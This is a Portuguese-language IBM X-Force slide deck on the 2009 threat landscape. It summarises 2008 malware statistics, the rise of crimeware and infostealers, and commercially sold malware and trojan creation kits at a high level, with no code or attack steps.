




**IBM Security Forum**  
*Soluções para um ambiente seguro*


# X-Force Horizonte de Ameaças para 2009

Ricardo Marques  
Senior Security Engineer  
*IBM Internet Security Systems*  
marquesr@br.ibm.com




# Cenário de Ameaças: O Elemento Motivador






## Evolução da Ameaça - Antigamente


- Infra tradicional, mais fácil de proteger
  - Vetores de ataque bem definidos
  - Defesa de perímetro era a meta.






# Evolução da Ameaça - Abstração


- Perímetro???? Infraestrutura???
- Novos vetores de ataque, complexidade
- Tudo muito novo
- Novos ataques e objetivos






## Evolução da Ameaça - A era dos parasitas


- Ameaças de hoje e amanhã agem como parasitas
  - Pulam de um host para o próximo
  - Dependem da saúde da vítima!
  - Darwinismo em ação.






## Quem é mais esperto?

- “O hacker não precisa ser mais esperto que a tecnologia de proteção, basta ser mais inteligente que a vítima”
  - Crime oportunista
  - “Pwn’em all and price’em later” - hackers
- “Kill’em all and let God sort’em out” – militares







# Malware em 2008

- Novos malware samples => ~10,000 por dia
  - Allaple é um worm que se propaga via compartilhamentos de rede
  - Autorun Worm propagação via removable disk drives
  - Trojans orientados a plataformas games (Onlinegames, Magania) e bancos (Banker, Banload) foram os principais
  - Todos os backdoors (Hupigon, Bifrose, Poison, Rbot and Ircbot) são famílias para as quais toolkits estão disponíveis

Rank	Family	Category
1	Allaple	Worm
2	Onlinegames	Trojan-Infostealer
3	Virut	Virus
4	Hupigon	Backdoor
5	Banker	Trojan-Infostealer
6	Swizzor	Trojan-Downloader
7	Banload	Trojan-Downloader
8	Ardamax	Trojan-Infostealer
9	Bifrose	Backdoor
10	Rbot	Backdoor





# Aumento de Crime dedicado usando Malware



- Crimeware aumentando
- Trojans correspondem a 46% de todo malware
  - Infostealers & Downloaders mais comuns
  - Ambos tiveram maior participação em 2008
  - Aumento de ataques focando em roubar informações do usuário
  - 38% dos Infostealer Trojans > alvos: online games
  - 18% dos Infostealer Trojans > Alvos: online banking
- Atacantes continuam a usar múltiplos componentes/múltiplos estágios para o download ou instalação de novos componentes malware no sistema infectado




# Kits de Criação de Malwares



**Explora MS08-067**  
 CNY 258 (US\$37.80)

## Kits de Criação de Malwares - Shark 3 (Jan '08)

- “Remote Administration Tool” – RAT
- Funcionalidades anti-debugging
  - VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box etc.







# Kits para criar Trojans

- Constructor/Turkojan
- V.4 Novas




## Funcionalidades


- Remote Desktop
- Webcam Streaming
- Audio Streaming
- Remote passwords
- MSN Sniffer
- Remote Shell
- Advanced File Manager
- Online & Offline keylogger
- Etc..





